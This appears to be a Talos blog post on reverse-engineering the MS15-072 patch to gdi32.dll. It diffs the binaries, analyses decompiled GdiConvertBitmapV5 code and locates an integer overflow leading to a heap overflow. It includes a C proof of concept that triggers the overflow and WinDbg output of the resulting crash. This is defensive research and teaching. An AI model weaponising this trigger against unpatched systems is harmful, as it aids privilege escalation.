MS15-072 patch analysis - Dangerous Clipboard

by Marcin ‘Icewall’ Noga

1. Introduction


Have you ever thought about how security researchers take a patch that has been released, and then reverse it to find the underlying security issue? Well, back In July Microsoft released security bulletin MS15-072, titled: “Vulnerability in Windows Graphics Component Could Allow Elevation of Privilege (3069392)”. According to Microsoft, this vulnerability “could allow elevation of privilege if the Windows graphics component fails to properly process bitmap conversions.” Talos decided to have a deeper look at this vulnerability in order to better understand it, and this post describes the details of this process so that our readers may gain a better understanding of how this is done.

2. Diffing

Microsoft helpfully includes a list of files updated by the patch. Checking the file list in KB3069392 we find that the vulnerability is located in Gdi32.dll. Knowing all necessary facts at the beginning we can start further investigation.

Prior to the patch for MS15-072, the most recent changes made to gdi32.dll happened back in April 2015 as a result of MS15-035. For analysis purpose Talos downloaded security patches from both bulletins dedicated for Windows 7 SP1 X86.

To obtain necessary information about changed functions, we used BinDiff tool and the Limited Distribution Release (LDR) version of both Windows DLL files. In the following graphic, we see the result of BinDiffing:



similarit	confide	change	EA primary	name primary	EA secondary	name secondary	con	algorithm
0.45	0.64	GI--E--	77B820CA	GdiGetBitmapBitsSize(x)	77B6A4E9	_GdiGetBitmapBitsSize@4		name hash matching
0.65	0.89	GI-----	77B7F307	cjBitmapBitsSize(x)	77B7F398	_cjBitmapBitsSize@4		name hash matching
0.80	0.97	GI--E--	77B75D88	int (MR::*const * const afnbMRPlay)(void *,tagHAND...	77B75E10	?afnbMRPlay@@3QBQ8MR@@AEHPAXPAUtagHANDL...		name hash matching
0.82	0.97	GI-----	77B7F435	IsValidEnhMetaRecord(x,x)	77B7F4C9	_IsValidEnhMetaRecord@8		name hash matching
0.84	0.96	GI-J---	77B74619	bMetaGetDIBInfo(x,x,x,x,x,x,x,x)	77B7462A	_bMetaGetDIBInfo@32		name hash matching
0.86	0.97	GI-----	77B69D81	hrBitmapScanSize(x,x,x)	77B6A099	_hrBitmapScanSize@12		name hash matching
0.94	0.95	GI-----	77B75D39	PlayEnhMetaFileRecord(x,x,x,x)	77B75DC3	_PlayEnhMetaFileRecord@16		name hash matching
0.94	0.99	GI-J--C	77B933EC	GdiConvertBitmapV5(x,x,x,x)	77B93374	_GdiConvertBitmapV5@16		name hash matching
0.96	0.99	GI-----	77B75CB6	GetEnhMetaFileBits(x,x,x)	77B75D40	_GetEnhMetaFileBits@12		name hash matching
0.97	0.99	GI-----	77B7EEEF	MF_AnyDIBits(x,x,x,x,x,x,x,x,x,x,x,x,x,x,x,x)	77B7EF87	_MF_AnyDIBits@64		name hash matching
0.98	0.99	GI--E--	77B75F75	bInternalPlayEMF(x,x,x,x,x)	77B75FFD	_bInternalPlayEMF@20		name hash matching
0.98	0.99	GI-----	77B76A85	EnumEnhMetaFile(x,x,x,x,x)	77B7680D	_EnumEnhMetaFile@20		name hash matching
0.99	0.99	GI-----	77B6A204	StretchDIBits(x,x,x,x,x,x,x,x,x,x,x,x,x)	77B6A53E	_StretchDIBits@52		name hash matching

Note that there are thirteen functions that BinDiff suggests which have some changes in code. If you have experience with diffing tools you know that they do not always yield perfect results, and this time was no exception. After quick glance into all of these thirteen functions it turns out that only seven functions contain significant fixes that are related to security issues.

List of functions that contain security patches:

a) Patches against integer overflows with usage of [Intsafe.h]() functions.

- GdiGetBitmapBitsSize
- cjBitmapBitsSize (just a wrapper for GdiGetBitmapBitsSize)
- bMetaGetDIBInfo
- hrBitmapScanSize
- GdiConvertBitmapV5
- MF_AnyDIBits

b) Patch to disallow passing a zero value in the 14th parameter to the NtGdiStretchDIBitsInternal syscall.

- StretchDIBits

After performing a deeper analysis of each of these functions, one of them, GdiConvertBitmapV5, stands out in significant way because the integer overflow in this function leads directly to heap based buffer overflow. Additionally, this same function is part of an exported Application Program Interface (API) called by other API's from different dll's, dramatically increasing its chances for exploitation.


3. GdiConvertBitmapV5 Analysis

What is the purpose of this function?

Looking at this function name and googling a bit, it is easy to obtain more information about the purpose of this function, and its parameters. The general purpose of this function is to convert a DIBV5 image into either a DIB or BITMAP, depending on 4th parameter.


Where is the bug?

Let's try and understand where the bug is, and how we can trigger it.



On the left is the patched function vs. the unpatched function on the right. Red blocks indicate added code

And here is a view with much more detail:



```
  ULongLongToULong(4 * v5, v5 >> 30, &v52);
  if ( pbmih->bV5BitCount <= 8u )
LABEL_18:
    v47 = 1;
LABEL_19:
  if ( v52 == -1 )
    return 0;
LABEL_20:
  if ( pbmih->bV5Size == 0x7C )
  {
    if ( ULongAdd(0x7Cu, v52, &Address) < 0 || ULongAdd(Address, pbmih->bV5Pro
      return 0;
    v7 = Address;
  }
  else
  {
    if ( pbmih->bV5Size == 108 || ULongAdd(0x6Cu, v52, &v46) < 0 )
      return 0;
    v7 = v46;
  }
  if ( v7 >= srcSize )
    return 0;
  v8 = pbmih + v7;
  Src = pbmih + v7;
  if ( !(pbmih + v7) )
    return 0;
  if ( srcFormat == CF_DIB )
  {
    v9 = cjBitmapBitsSize(pbmih);
    v37 = v9;
    if ( !v9 )
      return Size;
    if ( ULongAdd(v8, v9, &Dst) >= 0 && Dst <= (pbmih + srcSize) )
    {
      v10 = v42 ? 12 : v52;
      if ( ULongAdd(0x28u, v10, &Size) >= 0 && ULongAdd(Size, v9, &Size) >= 0
      {
        v11 = RtlAllocateHeap(handle, 0, Size);
```

```
  ULongLongToULong(4 * v5, v5 >> 30, &Size);
  if ( pbmih->bV5BitCount <= 8u )
LABEL_18:
    v48 = 1;
LABEL_19:
  if ( Size == -1 )
    return 0;
LABEL_20:
  if ( pbmih->bV5Size != 0x7C )
  {
    if ( pbmih->bV5Size != 0x6C )
    {
      v7 = &pbmih->bV5Intent + Size;
      goto LABEL_24;
    }
    return 0;
  }
  v7 = &pbmih[1] + pbmih->bV5ProfileSize + Size;
LABEL_24:
  Src = v7;
  if ( !v7 )
    return 0;
  if ( srcFormat == CF_DIB )
  {
    v8 = cjBitmapBitsSize(pbmih);
    v38 = v8;
    if ( !v8 )
      return hMem;
    v9 = v42 ? 12 : Size;
    v10 = RtlAllocateHeap(handle, 0, v9 + v8 + 0x28);
    hMem = v10;
    if ( !v10 )
      return hMem;
    v11 = 0;
    Dst = GlobalLock(v10);
    if ( !Dst
      || (v12 = 0,
          a4 = 0,
          v41 = 0,
          Address = 0,
          v13 = IcmGetBitmapColorSpace(pbmih, &colorSpace, &a3, &a4)
          v11 = v13 == 0,
```

On the left side is the patched function, the right side is the unpatched one

In the above screenshot (focus on patched side) we can see that all calculations made on parameters which take a part of calculation "Size" value for RtlAllocateHeap API are wrapped into IntSafe function calls. A quick glance on right side of screenshot and we see that the size parameter for RtlAllocateHeap is a result of adding three values without any check against integer overflow.

That's the place where we will try to gain overflow and later abuse it. Now let’s examine the unpatched function body, and try to determine how we can control significant parameters and where later potential writeAV will appear.

```
Line 1    HBITMAP __stdcall GdiConvertBitmapV5(BITMAPV5HEADER *pbmih, int srcSize, int hPalette, int srcFormat)
Line 2    {
Line 3      DWORD v4; // eax@5
Line 4      DWORD v5; // eax@8
Line 5      WORD v6; // cx@11
Line 6      char *v7; // ebx@21
Line 7      int v8; // eax@26
Line 8      signed int v9; // edx@28
Line 9      PVOID v10; // eax@30
Line 10     signed int v11; // ebx@31
Line 11     int v12; // edi@32
Line 12     int v13; // eax@32
Line 13     void *v14; // eax@35
Line 14     int v15; // eax@38
Line 15     int v16; // edx@40
Line 16     void *v17; // edx@46
Line 17     BITMAPV5HEADER *v18; // eax@46
```

```
void *v19; // edx@46
const void *v20; // ecx@46
int v21; // edx@47
size_t v22; // esi@48
WORD v23; // cx@56
DWORD v24; // ecx@57
DWORD v25; // ecx@60
DWORD v26; // ecx@70
DWORD v27; // edx@73
int v28; // eax@82
HDC v30; // eax@96
HDC v31; // edi@96
int a3; // [sp+Ch] [bp-2A8h]@32
int v33; // [sp+18h] [bp-29Ch]@38
int v34; // [sp+1Ch] [bp-298h]@38
int v35; // [sp+20h] [bp-294h]@38
int v36; // [sp+24h] [bp-290h]@40
int v37; // [sp+28h] [bp-28Ch]@40
size_t v38; // [sp+2Ch] [bp-288h]@26
int v39; // [sp+30h] [bp-284h]@40
int v40; // [sp+34h] [bp-280h]@40
int v41; // [sp+38h] [bp-27Ch]@32
int v42; // [sp+3Ch] [bp-278h]@3
BITMAPV5HEADER *v43; // [sp+40h] [bp-274h]@1
void *Src; // [sp+44h] [bp-270h]@24
HBITMAP v45; // [sp+48h] [bp-26Ch]@40
HGLOBAL hMem; // [sp+4Ch] [bp-268h]@1
PVOID Address; // [sp+50h] [bp-264h]@32
int v48; // [sp+54h] [bp-260h]@3
void *Dst; // [sp+58h] [bp-25Ch]@31
int a4; // [sp+5Ch] [bp-258h]@32
size_t Size; // [sp+60h] [bp-254h]@3
LOGCOLORSPACE colorSpace; // [sp+64h] [bp-250h]@32

v43 = pbmih;
hMem = 0;
if ( !pbmih )
        return 0;
if ( !srcSize )
        return 0;
Size = -1;
v48 = 0;
v42 = 0;
if ( !ghICM && !IcmInitialize() )
        return 0;
v4 = pbmih->bV5Compression;
if ( v4 == 3 )
{
        Size = 0;
        v42 = 1;
        goto LABEL_20;
}
if ( v4 )
{
        if ( v4 == 2 )
        {
          Size = 64;
          v48 = 1;
          goto LABEL_20;
        }
        if ( v4 != 1 )
          return 0;
        Size = 1024;
        goto LABEL_18;
}
```

```
  v5 = pbmih->bV5ClrUsed;
  if ( !v5 )
  {
        v6 = pbmih->bV5BitCount;
        if ( v6 > 8u )
        {
          Size = 0;
          goto LABEL_19;
        }
        Size = 4 * (1 << v6);
        goto LABEL_18;
  }
  ULongLongToULong(4 * v5, v5 >> 30, &Size);
  if ( pbmih->bV5BitCount <= 8u )
LABEL_18:
        v48 = 1;
LABEL_19:
  if ( Size == -1 )
        return 0;
LABEL_20:
  if ( pbmih->bV5Size != 0x7C )
  {
        if ( pbmih->bV5Size != 0x6C )
        {
          v7 = &pbmih->bV5Intent + Size;
          goto LABEL_24;
        }
        return 0;
  }
  v7 = &pbmih[1] + pbmih->bV5ProfileSize + Size;
LABEL_24:
  Src = v7;
  if ( !v7 )
        return 0;
  if ( srcFormat == CF_DIB )
  {
        v8 = cjBitmapBitsSize(pbmih);
        v38 = v8;
        if ( !v8 )
          return hMem;
        v9 = v42 ? 12 : Size;
        v10 = RtlAllocateHeap(handle, 0, v9 + v8 + 0x28);
        hMem = v10;
        if ( !v10 )
          return hMem;
        v11 = 0;
        Dst = GlobalLock(v10);
        if ( !Dst
          || (v12 = 0,
                  a4 = 0,
                  v41 = 0,
                  Address = 0,
                  v13 = IcmGetBitmapColorSpace(pbmih, &colorSpace, &a3, &a4),
                  v11 = v13 == 0,
                  !v13) )
        {
LABEL_92:
          GlobalUnlock(hMem);
          if ( v11 )
          {
                RtlFreeHeap(*(*(__readfsdword(24) + 48) + 24), 0, hMem);
                hMem = 0;
          }
          return hMem;
        }
```

```
        if ( colorSpace.lcsCSType == 'sRGB' || colorSpace.lcsCSType == 'Win ' )
        {
          a4 = 0;
        }
        else
        {
          v14 = IcmGetOrCreateColorSpaceByColorSpace(v11, &colorSpace, &a3, a4);
          Address = v14;
          if ( v14 && IcmRealizeColorProfile(v14, 1) )
                v12 = *(Address + 5);
          v33 = 1;
          v34 = L"sRGB Color Space Profile.icm";
          v35 = 520;
          v15 = fpWcsOpenColorProfileW(&v33, 0, 0, 1, 3, 3, 0);
          v41 = v15;
          if ( !v12 )
                goto LABEL_105;
          if ( !v15 )
                goto LABEL_105;
          v16 = *(Address + 6);
          v37 = v15;
          a4 = 2;
          v45 = 1;
          v39 = 1;
          v40 = v16;
          v36 = v12;
          if ( !IcmAreIccProfiles(&v36, 2, &v45) )
                goto LABEL_105;
          if ( !v45 )
          {
                v39 = -1;
                a4 = 1;
          }
          a4 = fpCreateMultiProfileTransform(&v36, 2, &v39, a4, 65538, 0);
          if ( !a4 )
          {
LABEL_105:
                v11 = 1;
LABEL_88:
                if ( v41 )
                  fpCloseColorProfile(v41);
                if ( Address )
                  IcmReleaseColorSpace(0, Address, 0);
                goto LABEL_92;
          }
        }
        v17 = Dst;
        v18 = v43;
        qmemcpy(Dst, v43, 40u);
        *v17 = 40;
        v19 = v17 + 40;
        v20 = v18 + v18->bV5Size;
        Dst = v19;
        if ( v42 )
        {
          *v19 = v18->bV5RedMask;
          v21 = (v19 + 4);
          *v21 = v18->bV5GreenMask;
          v21 += 4;
          *v21 = v18->bV5BlueMask;
          Dst = (v21 + 4);
        }
        else
        {
          v22 = Size;
```

```
        if ( Size )
        {
          if ( v48 && a4 )
            v11 = fpTranslateBitmapBits(a4, v20, 8, Size >> 2, 1, 0, Dst, 8, 0, 0, 0) == 0;
          else
            memcpy(Dst, v20, Size);
          Dst = Dst + v22;
          v18 = v43;
        }
      }
      if ( v48 || !a4 )
      {
        memcpy(Dst, Src, v38);
LABEL_86:
        if ( a4 )
          fpDeleteColorTransform(a4);
        goto LABEL_88;
      }
      v23 = v18->bV5BitCount;
      if ( v23 == 16 )
      {
        v24 = v18->bV5Compression;
        if ( !v24 )
        {
LABEL_58:
          Size = 0;
          goto LABEL_81;
        }
        if ( v24 == 3 )
        {
          v25 = v18->bV5RedMask;
          if ( v25 == 31744 && v18->bV5GreenMask == 992 && v18->bV5BlueMask == 31 )
            goto LABEL_58;
          if ( v25 == 63488 && v18->bV5GreenMask == 2016 && v18->bV5BlueMask == 31 )
          {
            Size = 1;
            goto LABEL_81;
          }
        }
      }
      else
      {
        if ( v23 == 24 )
        {
          Size = 2;
          goto LABEL_81;
        }
        if ( v23 == 32 )
        {
          v26 = v18->bV5Compression;
          if ( !v26 )
            goto LABEL_106;
          if ( v26 == 3 )
          {
            v27 = v18->bV5RedMask;
            if ( v27 == 255 && v18->bV5GreenMask == 65280 && v18->bV5BlueMask == 16711680 )
            {
          Size = 16;
          goto LABEL_81;
            }
            if ( v27 == 16711680 && v18->bV5GreenMask == 65280 && v18->bV5BlueMask == 255 )
            {
LABEL_106:
          Size = 8;
          goto LABEL_81;
```

```
Line 278                                }
Line 279                              }
Line 280                }
Line 281              }
Line 282              v11 = 1;
Line 283  LABEL_81:
Line 284              if ( !v11 )
Line 285              {
Line 286                v28 = v18->bV5Height;
Line 287                if ( v28 < 0 )
Line 288                              v28 = -v28;
Line 289                v11 = fpTranslateBitmapBits(a4, Src, Size, v43->bV5Width, v28, 0, Dst, Size, 0, 0, 0) == 0;
Line 290              }
Line 291              goto LABEL_86;
Line 292    }
Line 293    if ( srcFormat != 2 )
Line 294              return 0;
Line 295    v30 = GetDC(0);
Line 296    v45 = 0;
Line 297    v31 = v30;
Line 298    if ( v30 )
Line 299    {
Line 300              if ( IcmSetDestinationColorSpace(v30, L"sRGB Color Space Profile.icm", 0, 0) && SetICMMode(v31, 2) )
Line 301                v45 = CreateDIBitmap(v31, pbmih, 4u, v7, pbmih, 0);
Line 302              SetICMMode(v31, 1);
Line 303              ReleaseDC(0, v31);
Line 304    }
Line 305    return v45;
Line 306  }
```

Because we are going to explore code around RtlAllocateHeap and its related parameters we note that a call to this API is made inside the IF instruction on line 117. To trigger the overflow vulnerability, the GdiConvertBitmapV5 function needs to convert DIBV5 to DIB, so format parameter needs to be set to CF_DIB.

What the RtlAllocateHeap "size" value consist of ?

We see in line 124:

```
v10 = RtlAllocateHeap(*(*(__readfsdword(24) + 48) + 24), 0, v9 + v8 + 0x28);
```

that value of size parameters is a result of adding v9 + v8 + 0x28 where :

- 0x28
Is header size.

- v9

Depends on Line 123 its value can be 12 or Size. We will control code flow to give us possibility to easily manipulate the Size variable value, in Line 95. In that way Size will be multiplication of bV5ClrUsed field and 4.

- v8 is a result of cjBitmapBitsSize(GdiGetBitmapBitsSize) [*it's one of the function that was also patched against IO]*. Without going into details, the following parameters are used in this function to calculate results value: biSizeImage, biWidth, biHeight, biPlanes,biBitCount.

As you can see above, and also after taking a glance into the code, there are many ways in which we can control parameters to trigger the integer overflow.

Places Where Buffer Overflow / writeAV Can Appear

The first write to the buffer allocated by RtlAllocateHeap where IO occurred is in line 196, but it is just a header copying. So controlling content with desirable values can be hard, taking into account that values need to be chosen in a way to trigger IO. Is better to allocate more than 40 bytes data so we don't corrupt the heap there. Lines 216, 218, 225 look more promising.
It's time to create PoC.

Proof of Concept (PoC)

As an example, below is a PoC that triggers a heap overflow in line 218 of the vulnerable code --where we find a memcpy based on the Size value. Size value is calculated in line 95, where mostly it is based on the bV5ClrUsed field.

```
#include "stdafx.h"
#include <windows.h>
#pragma comment(lib,"Gdi32.lib")

typedef ULONG(__stdcall *pGdiConvertBitmapV5)(PBYTE bitmap, int bitmapSize, int hPalette, int
srcFormat);

int _tmain(int argc, _TCHAR* argv[])
{
	BITMAPV5HEADER pbmih;
	pGdiConvertBitmapV5 GdiConvertBitmapV5;
	HMODULE hModule = LoadLibraryA("gdi32.dll");
	GdiConvertBitmapV5 = (pGdiConvertBitmapV5)GetProcAddress(hModule, "GdiConvertBitmapV5");

	const int bitmapSize = 260;
	//set structure
	pbmih.bV5Size = 0x7c;
```

```
    pbmih.bV5Width = 5;
    pbmih.bV5Height = 5;
    pbmih.bV5Planes = 1;
    pbmih.bV5BitCount = 24;
    pbmih.bV5Compression = 0;
    pbmih.bV5SizeImage = 80;
    pbmih.bV5XPelsPerMeter = 0;
    pbmih.bV5YPelsPerMeter = 0;
    pbmih.bV5ClrUsed = 0x3fffffed; //Palette Size
    pbmih.bV5ClrImportant = 0; //colors important
    pbmih.bV5CSType = LCS_sRGB;

    BYTE bitmap[bitmapSize];
    memcpy(bitmap, &pbmih, sizeof(pbmih));
    memset(bitmap + sizeof(pbmih), 0x41, bitmapSize - sizeof(pbmih));

    GdiConvertBitmapV5(bitmap, bitmapSize, 0, CF_DIB);


    return 0;
}
```

Let’s debug it and focus on the most important parts.

Crash Analysis

```
************* Symbol Path validation summary **************
Executable search path is:
ModLoad: 01000000 0101d000   ConsoleApplication1.exe
ModLoad: 77520000 77661000   ntdll.dll
ModLoad: 77240000 77314000   C:\Windows\system32\kernel32.dll
ModLoad: 755a0000 755eb000   C:\Windows\system32\KERNELBASE.dll
ModLoad: 76dc0000 76e89000   C:\Windows\system32\USER32.dll
ModLoad: 765c0000 7660e000   C:\Windows\system32\GDI32.dll
ModLoad: 77690000 7769a000   C:\Windows\system32\LPK.dll
ModLoad: 767f0000 7688d000   C:\Windows\system32\USP10.dll
ModLoad: 776c0000 7776c000   C:\Windows\system32\msvcrt.dll
ModLoad: 541d0000 5438f000   C:\Windows\system32\MSVCR120D.dll
(ba4.874): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=0027f3fc edx=775671b4 esi=fffffffe edi=00000000
eip=775c09c6 esp=0027f418 ebp=0027f444 iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
775c09c6 cc              int       3
0:000> lm
start    end       module name
01000000 0101d000   ConsoleApplication1   (deferred)
541d0000 5438f000   MSVCR120D   (deferred)
755a0000 755eb000   KERNELBASE   (deferred)
765c0000 7660e000   GDI32          (deferred)
767f0000 7688d000   USP10          (deferred)
76dc0000 76e89000   USER32         (deferred)
77240000 77314000   kernel32   (deferred)
77520000 77661000   ntdll    (pdb symbols)
c:\localsymbols\ntdll.pdb\273F7016BBCF4C42997A0FCA2303B8442\ntdll.pdb
77690000 7769a000   LPK    (deferred)
776c0000 7776c000   msvcrt         (deferred)
0:000> .reload /f gdi32.dll
0:000> lm
start    end       module name
01000000 0101d000   ConsoleApplication1   (deferred)
541d0000 5438f000   MSVCR120D   (deferred)
755a0000 755eb000   KERNELBASE   (deferred)
765c0000 7660e000   GDI32          (pdb symbols)
c:\localsymbols\gdi32.pdb\A4A5416846A245CA9113466D9DD962C92\gdi32.pdb
767f0000 7688d000   USP10          (deferred)
76dc0000 76e89000   USER32         (deferred)
77240000 77314000   kernel32   (deferred)
77520000 77661000   ntdll    (pdb symbols)
c:\localsymbols\ntdll.pdb\273F7016BBCF4C42997A0FCA2303B8442\ntdll.pdb
77690000 7769a000   LPK    (deferred)
776c0000 7776c000   msvcrt    (deferred)
0:000> bu GdiConvertBitmapV5
0:000> bl
 0 e 765f3374  0001 (0001)  0:**** GDI32!GdiConvertBitmapV5
0:000> g
ModLoad: 77670000 7768f000   C:\Windows\system32\IMM32.DLL
ModLoad: 76f80000 7704c000   C:\Windows\system32\MSCTF.dll
Breakpoint 0 hit
*** WARNING: Unable to verify checksum for ConsoleApplication1.exe
eax=0027f59c ebx=7ffd9000 ecx=0027f6a0 edx=00000000 esi=0027f4cc edi=0027f750
eip=765f3374 esp=0027f4b8 ebp=0027f750 iopl=0            nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
GDI32!GdiConvertBitmapV5:
765f3374 8bff            mov      edi,edi
```

Let’s set a breakpoint on the instruction where v8 and v9 variable are added:

```
0:000> bp GDI32!GdiConvertBitmapV5+0x174
0:000> g
ModLoad: 604d0000 60549000   C:\Windows\system32\mscms.dll
ModLoad: 75690000 756a7000   C:\Windows\system32\USERENV.dll
ModLoad: 764e0000 76582000   C:\Windows\system32\RPCRT4.dll
ModLoad: 75510000 7551b000   C:\Windows\system32\profapi.dll
Breakpoint 1 hit
eax=00000050 ebx=ccf4c298 ecx=0027f59c edx=ffffffb4 esi=0027f59c edi=00000000
eip=765f34e8 esp=0027f200 ebp=0027f4b4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
GDI32!GdiConvertBitmapV5+0x174:
765f34e8 648b0d18000000  mov      ecx,dword ptr fs:[18h] fs:003b:00000018=7ffdf000
0:000> p
eax=00000050 ebx=ccf4c298 ecx=7ffdf000 edx=ffffffb4 esi=0027f59c edi=00000000
eip=765f34ef esp=0027f200 ebp=0027f4b4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
GDI32!GdiConvertBitmapV5+0x17b:
765f34ef 8d440228        lea    eax,[edx+eax+28h]
```

You can probably guess but:
eax = v8 and edx = v9

Looks like it will overflow perfectly, let’s see:

```
0:000> g
Breakpoint 2 hit
eax=003da7f0 ebx=ccf4c298 ecx=775760c3 edx=003da7eb esi=0027f59c edi=00000000
eip=765f3502 esp=0027f200 ebp=0027f4b4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
GDI32!GdiConvertBitmapV5+0x18e:
765f3502 898598fdffff    mov  dword ptr [ebp-268h],eax ss:0023:0027f24c=00000000
```

We stop just after RtlAllocateHeap call to get information about allocated space:

```
0:000> !heap -p -a 003da7f0
        address 003da7f0 found in
        _HEAP @ 3d0000
        HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
        003da7e8 0009 0000  [00]   003da7f0    0002c - (busy)
```

Just for the record, we glance at the next heap chunk. We will see how it will be malformed after we
overflow it later:

```
0:000> !heap -p -a 003da7f0+2c+20
        address 003da83c found in
        _HEAP @ 3d0000
        HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
        003da830 001a 0000  [00]   003da838    000c8 - (free)
```

Ok, let's trigger the vulnerability:

```
0:000> g
(ba4.874): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0027f5cc ebx=00000000 ecx=3ffff9f3 edx=00000000 esi=00280e00 edi=003dc000
